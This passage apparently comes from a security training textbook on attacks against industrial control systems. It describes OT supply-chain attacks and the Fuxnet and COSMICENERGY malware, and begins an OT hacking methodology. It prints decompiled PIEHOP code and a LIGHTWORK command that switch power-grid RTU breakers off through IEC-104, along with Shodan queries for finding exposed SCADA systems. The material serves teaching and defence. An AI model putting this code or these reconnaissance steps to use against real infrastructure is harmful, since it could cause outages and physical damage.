

Figure 18-89: Abusing e-stop to Perform a DoS Attack

- **Re-pairing with Malicious RF Controller**: An attacker can take control of the original remote controller by pairing a malicious RF controller, which appears legitimate. By sending false pairing requests and capturing the command sequence, they can hijack the device's controller and launch attacks on the target machine.



Figure 18-90: Malicious Re-Pairing Attack on an Industrial Machine

- **Malicious Reprogramming Attack**: Attackers can inject malicious code into the firmware of remote controllers, allowing them to maintain persistent and complete remote access to the industrial system.



Figure 18-91: Malicious Reprogramming Attack on an Industrial Machine

OT Supply Chain Attacks

Supply chain attacks in Operational Technology (OT) involve compromising a company's suppliers' hardware, software, or services, subsequently used to breach the organization's OT environment. These attacks can be especially harmful, as they leverage trusted relationships and can remain unnoticed for long periods. Table 18-09 discusses some of the primary methods attackers employ to carry out supply chain attacks in OT settings:

OT Supply Chain Attacks	Description
Third-Party Software Compromise	Attackers insert harmful code into trusted software updates, which, when installed, create backdoors or introduce malicious functionalities.
Hardware Manipulation	They modify hardware components during the manufacturing or distribution, embedding malicious firmware or chips that activate once deployed in the target environment.
Service Provider Breach	Attackers infiltrate the target organization's OT network by compromising service providers, such as maintenance or support contractors, using stolen credentials, remote access tools, or insider knowledge.
Injection of Malicious Components	They tamper with the supply chain during shipping by introducing malicious components or firmware or replacing legitimate parts with compromised ones.
Exploitation of Trusted Relationships	Attackers leverage the trust and access granted to suppliers, subcontractors, or partners to move laterally within the target organization's network.

Table 18-09: OT Supply Chain Attacks

OT Malware

Attackers are creating increasingly advanced malware to target industrial systems. Recent examples like Fuxnet and INDUSTROYER.V2 have caused significant disruptions to operations

within industrial networks. This type of malware can potentially damage the software and hardware that control critical infrastructure. Sometimes, OT malware can spread throughout a network, rendering connected devices inoperable. Industrial control systems are particularly vulnerable to such attacks due to their extensive network connectivity and the use of proprietary systems and legacy technology that often go without regular updates or patches. OT ransomware can lock or encrypt hard drive files, rendering the system inaccessible and unusable. Here are a few notable examples of OT malware:

Fuxnet

Fuxnet is malicious software designed to disrupt Industrial Control Systems (ICS), which manage critical infrastructure such as safety systems. Once deployed, it can manipulate important data, block access to sensor gateways, and damage physical sensors. The malware can overwrite the NAND chip in the gateways, disabling remote access and blocking administrative control. Fuxnet can also exploit weak device credentials to gain root access to sensor gateways and corrupt them, causing inaccurate readings and even physical damage to the equipment.



Figure 18-92: Deployment Scripts of the Fuxnet Malware

```
},
{
  "unipoll_uuid": "4197af57-5473-4eb1-b554-e7ab86f38174",
  "ip": "10.51.183.24",
  "update_ts": "2024-04-01T11:44:53.622530+03:00",
  "platform": "ТМС6",
  "port": 4321,
  "auto_ip": "10.51.183.24",
  "config_name": "Трифоновский 4321",
  "objects": [
    {
      "uuid": "747f27d7-2a43-37a2-bf81-44c11dffa020",
      "complexs_id": "56616669-ad09-366a-820d-f8e571b66583",
      "complexs_name": "Олимпийский",
      "region_id": "57172ccf-6d6d-34aa-86d1-316e8c8e19cb",
      "region_name": "РЭК-1",
      "name": "Трифоновский",
      "object_type": "collector"
    },
    {
      "uuid": "ba0b730f-1462-38a1-ad13-5567a66ceeeb",
      "complexs_id": "56616669-ad09-366a-820d-f8e571b66583",
      "complexs_name": "Олимпийский",
      "region_id": "57172ccf-6d6d-34aa-86d1-316e8c8e19cb",
      "region_name": "РЭК-1",
      "name": "Трифоновский",
      "object_type": "control_room"
    }
  ]
},
```


Figure 18-93: Fuxnet Showing Information About All Compromised Sensors

Other examples of OT malware include:

- Kapeka
- Abyss Locker
- AvosLocker
- COSMICENERGY
- INDUSTROYER.V2
- Pipedream

OT Malware Analysis: COSMICENERGY

COSMICENERGY is a new type of malware targeted at Operational Technology (OT) and Industrial Control Systems (ICS). It is specifically designed to interfere with power operations by interacting with IEC 60870-5-104 (IEC-104) devices, including Remote Terminal Units (RTUs). This malware functions similarly to earlier variants like INDUSTROYER and INDUSTROYER.V2, which are recognized for their capability to disrupt power grids via the IEC-104 protocol.



Figure 18-94: Illustration of COSMICENERGY Infection Flow

COSMICENERGY Attack Scenario:

- **Stage 1: Reconnaissance**

Attackers typically begin by performing reconnaissance to pinpoint potential targets and collect data about the target environment. This phase involves identifying MSSQL servers with access to the OT network, obtaining MSSQL credentials, and locating IP addresses for target IEC-104 devices. Additionally, attackers may gather details about key assets, such as power-line switches, circuit breakers within an RTU, or relay configurations.

- **Stage 2: Initial Access**

Attackers establish their initial foothold in the target environment by exploiting security flaws or utilizing stolen credentials. For COSMICENERGY, this could involve connecting to a remote MSSQL server provided by the user. To accomplish its goals, COSMICENERGY may upload and execute the following files on the target system:

Filename	Description	Hash
r3_iec104_control.exe	PIEHOP PyInstaller executable	MD5: cd8f394652db3d0376ba24a990403d20 SHA1: bc07686b422aa0dd01c87ccf557863ee62f6a435 SHA256: 358f0f8c23acea82c5f75d6a2de37b6bea7785ed0e32c41109c217c48bf16010
r3_iec104_control	PIEHOP Python compiled bytecode entry point	MD5: f716b30fc3d71d5e8678cc6b81811db4 SHA1:

		e91e4df49afa628fba1691b7c668af64ed6b0e1d SHA256: 7dc25602983f7c5c3c4e81eeb1f2426587b6c1dc6627f20d51007beac840ea2b
r3_iec104_control.py	Decompiled PIEHOP entry point Python script	MD5: c018c54eff8fd0b9be50b5d419d80f21 SHA1: 4d7c4bc20e8c392ede2cb0cef787fe007265973b SHA256: 8933477e82202de97fb41f4cbbe6af32596cec70b5b47da02204698 1c01506a7
iec104_mssql_lib.pyc	PIEHOP Python compiled bytecode	MD5: adfa40d44a58e1bc909abca444f7f616 SHA1: a9b5b16769f604947b9d8262841aa3082f7d71a2 SHA256: 182d6f5821a04028fe4b603984b4d33574b7824105142b722e318717a6889 69e
iec104_mssql_lib.py	Decompiled PIEHOP Python script	MD5: 2b86adb6afdfa9216ef8ec2ff4fd2558 SHA1: 20c9c04a6f8b95d2f0ce596dac226d56be519571 SHA256: 90d96bb2aa2414a0262d38cc805122776a9405efece70beeebf3f0bcfc364c2d
OT_T855_IEC104_GR.exe	LIGHTWORK executable	MD5: 7b6678a1c0000344f4faf975c0cfc43d SHA1: 6eceb78acd1066294d72fe86ed57bf43bc6de6eb SHA256: 740e0d2fba550308344b2fb0e5ecfebdd09329bdcfaa909d3357ad4fe5552532

Table 18-10: COSMICENERGY Executable Files

- **Stage 3: Executing the Attack**

After gaining access to the target environment, the attackers initiate the COSMICENERGY malware. COSMICENERGY consists of two primary components: PIEHOP and LIGHTWORK. PIEHOP, developed in Python, connects with the MSSQL server to upload files and sends remote commands to the RTU.

Figure 18-95: PIEHOP Command-Line Example

The entry point of PIEHOP (r3_iec104_control.py) calls the main function of PIEHOP, passing the argument control=True. Following this, the r3_iec104_control.py file imports the "iec104_mssql_lib" module.

Figure 18-96: PIEHOP Decompiled Entry Point

```
def main(upload=False, control=False):
    """Main procedure."""
    result = True
    debug = False
    start_time = time()
    try:
        if not upload:
            if not control:
                raise Exception('empty attack')
            else:
                params = parse_args(upload, control)
                debug = params.debug
                if debug:
                    print('debug mode enabled')
                if hasattr(sys, '_MEIPASS'):
                    oik_exe = os.path.join(sys._MEIPASS, 'oik', OIK_EXE_FILENAME)
                else:
                    oik_exe = os.path.join(os.path.dirname(sys.argv[0]), '..', 'oik', OIK_EXE_FILENAME)
                conn = MSSQL((params.oik), (params.user), (params.pwd), debug=debug)
                if upload:
                    if not conn.upload(oik_exe, '%TEMP%'):
                        raise Exception('unable to upload file "%s"' % oik_exe)
                    if debug:
                        print('file "%s" was uploaded' % OIK_EXE_FILENAME)
        else:
            if control:
                try:
                    iec104_ip = socket.gethostbyname(params.iec104)
                    if debug:
                        if iec104_ip == params.iec104:
                            print('iec104 hostname: %s' % iec104_ip)
                        else:
                            print('iec104 hostname: %s (%s)' % (params.iec104,
                             iec104_ip))
                except socket.error:
                    if debug:
                        print('invalid iec104 hostname: "%s"' % params.iec104)

                if params.on:
                    iec104_command = 1
                else:
                    iec104_command = 0
                try:
                    port = params.port
                    if port < 0 or port > 65535:
                        raise ValueError
                except (ValueError, TypeError):
                    port = 2404

                if debug:
                    print('iec104 port: %d' % port)
                    print('iec104 command: %s' % ['OFF', 'ON'][iec104_command])
                result = conn.execute('cd /d %s & "%s" "%s" %d %d' % (
                 '%TEMP%', OIK_EXE_FILENAME, iec104_ip,
                 port, iec104_command))
                conn.execute('del /F /Q "%s\\%s"' % ('%TEMP%', OIK_EXE_FILENAME))
                for string in ('Connection established', 'Send control command C_SC_NA_1',
                               'Connection closed'):
                    if string not in result:
                        raise Exception('unable to iec104 control')

                if debug:
                    print('done!')
            if debug:
                print('elapsed time: %gs' % (time() - start_time))
    except Exception as exc:
        if debug:
            print('error:', exc)
        result = False
    except KeyboardInterrupt:
        if debug:
            print('stopped')
        result = False

    suicide(down=(not result), debug=debug)


__all__ = [
 'main']
```

Figure 18-97: PIEHOP Main Function

LIGHTWORK (OT_T855_IEC104_GR.exe), developed in C++, generates IEC-104 ASDU messages to modify the state of RTU Information Object Addresses (IOAs), switching them to

ON or OFF. This action impacts the operation of power-line switches and circuit breakers. LIGHTWORK takes the following command-line arguments:

<ip_address> <port> <command> [either ON (1) or OFF (0)]

```
PS C:\Users\Public\Desktop> .\OT_T855_IEC104_GR.exe 10.10.1.30 2404 0
```

Figure 18-98: LIGHTWORK Command-Line Example

When OT_T855_IEC104_GR.exe is executed, LIGHTWORK sends a "C_IC_NA_1 – station interrogation command" to the target station to retrieve its status. It then issues a "C_SC_NA_1 – single command" for each predefined Information Object Address (IOA) to toggle the state of the target station's IOA (either OFF or ON). Lastly, it sends a "C_CS_NA_1 – clock synchronization command" to align the target station's time with the time the device issues the commands.

Parameter name	Parameter value	Source host	Source port	Destination host	Destination port	Details
COA 1 IOA 0	Station Interrogation (global)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 100, CauseTX 6 (act)
COA 1 IOA 0	Station Interrogation (global)	10.10.1.30 (Windows)	TCP 2404	172.16.41.130 (Windows)	TCP 1086	IEC 60870-5-104 ASDU Type ID 100, CauseTX 6 (act)
COA 1 IOA 34	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 84	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 134	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 184	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 234	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 284	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 334	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 384	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 0	Clock Synchronization: 2023-04-19T00:23:57.615...	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 103, CauseTX 6 (act)

Figure 18-99: LIGHTWORK Traffic Captured in the NetworkMiner

If all the commands are executed successfully without any errors, LIGHTWORK displays the following output on the command-line:

```
PS C:\users\Public\Desktop> .\OT_T855_IEC104_GR.exe 10.10.1.30 2404 0
Connecting to: 10.10.1.30:2404
Connection established
Connected!
Received STARTDT_CON
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send time sync command
Wait ...
Connection closed
exit 0
PS C:\users\Public\Desktop>
```

Figure 18-100: LIGHTWORK Results

As explained earlier, COSMICENERGY utilizes these two components to frequently disrupt power by interacting with IEC-104 devices. By sending ON or OFF commands to these devices, attackers can interrupt the electricity flow, potentially leading to large-scale outages and damaging the power grid.

- **Stage 4: Lateral Movement & Erasing Evidence**

COSMICENERGY does not have typical lateral movement features, as it cannot spread across a network. However, internal reconnaissance is needed to collect the necessary information for execution, suggesting that attackers might have moved laterally within the network to gather this data.

Once the attackers accomplish their goals, they try to erase all traces of malware and other malicious actions from the target environment. This may involve removing the executable files of PIEHOP and LIGHTWORK from the compromised systems.

OT Hacking Methodology

Operational Technology (OT) systems, including ICS/SCADA and DCS, are primarily designed to oversee and manage industrial processes. These systems play a critical role in gathering data related to physical parameters like temperature, pressure, valve settings, and input from human operators while controlling devices such as electrical, hydraulic, mechanical, and pneumatic actuators. Historically, OT systems and networks were completely separated from the internet. However, growing business demands and the need for interoperability have led to the integration of OT and IT networks. However, this integration has exposed OT systems to vulnerabilities in IT networks, creating opportunities for cybercriminals to execute disruptive attacks. This section delves into the methodology of hacking OT systems. It demonstrates the use of various automated tools for such activities.

What is OT Hacking?

Today's industrial systems are more interconnected with the internet, making them increasingly susceptible to vulnerabilities and cyber threats. Cybercriminals are employing advanced, targeted attacks that can physically damage these systems. Organizations sometimes rely on outdated software for compatibility purposes or share sensitive information with third parties for remote equipment maintenance, further heightening security risks. OT hacking primarily aims to disrupt or sabotage business operations by compromising industrial control systems at manufacturing facilities. The integration of IT with OT has introduced numerous vulnerabilities, such as remote sensors, Wi-Fi-enabled controllers, USB devices for software or firmware updates, and cloud-based solutions like SCADA-as-a-Service. This interconnectedness has made OT systems a prime target for cyberattacks.

How might a hacker exploit a compromised OT system?

- Gain full control of the system to cause damage or extract sensitive operational or business data
- Shut down production lines or entire facilities, initiate DDoS attacks, and inflict financial losses or tarnish a company's reputation
- Alter assembly processes to bypass essential production steps, leading to defective products
- Manipulate industrial machinery to create safety hazards, such as overheating or triggering emergency shutdowns, potentially endangering employees
- Deploy malware to disrupt operations within critical infrastructure
- Use ransomware to lock OT systems, demanding payment for restoring access

OT Hacking Methodology

The following steps outline the typical methodology for hacking an OT network:

- Information Gathering
- Vulnerability Scanning
- Launch Attacks
- Gain Remote Access
- Maintain Access

Information Gathering

The initial phase of compromising an OT network involves collecting detailed information about the target systems and network using footprinting and reconnaissance methods. These approaches enable attackers to map the network, identify devices connected to it, determine the geographical location of the devices, retrieve default passwords for connected devices, and detect open ports along with active services. Attackers commonly use tools like Shodan and Nmap to gather critical data about the target OT network.

Identifying ICS/SCADA Systems using Shodan

The Shodan search engine serves as a valuable resource for attackers seeking information about OT devices connected to the internet. This tool can uncover details about SCADA systems used in critical infrastructure, such as water treatment facilities, nuclear power plants, HVAC systems, electrical grids, and residential heating systems.

- **Identifying SCADA Systems via Port Numbers**

ICS/SCADA systems rely on various protocols specific to PLC manufacturers. Key SCADA protocols include:

  - **Modbus**: Port 502
  - **Fieldbus**: Ports 1089-1091
  - **DNP**: Port 19999
  - **Ethernet/IP**: Port 2222
  - **DNP3**: Port 20000
  - **PROFINET**: Ports 34962-34964
  - **EtherCAT**: Port 34980

By detecting these ports, attackers can pinpoint vulnerable SCADA systems accessible over the internet. For instance, the query port:502 retrieves devices operating on Modbus port 502. It can be used to search for ICS/SCADA systems with Modbus enabled.

- **Identifying SCADA Systems Using PLC Information**

Attackers can locate SCADA systems by searching for details such as PLC names, version numbers, or manufacturer names. By leveraging Shodan, they can analyze system banners that reveal key information, including the PLC name, manufacturer, and software versions.

For instance, Schneider Electric is a well-known ICS system provider that utilizes various Modbus protocols. An attacker can use Shodan to search for system banners containing the company's name to identify devices deploying Schneider Electric products.

Example Search:

The query "Schneider Electric" retrieves all systems associated with Schneider Electric products.

- **Locating SCADA Systems by Geolocation**

Attackers can also filter SCADA systems based on geographic location.

Example Search:

The query **SCADA Country:"US**" displays SCADA systems in the United States.



Figure 18-101: Shodan

Gathering Default Passwords using CIRT.net

The default password database provided by CIRT.net is an online resource that contains default credentials for numerous devices, including those utilized in critical infrastructure. Cybercriminals can exploit this database to access default passwords for various devices, such as routers, switches, and Industrial Control Systems (ICS).

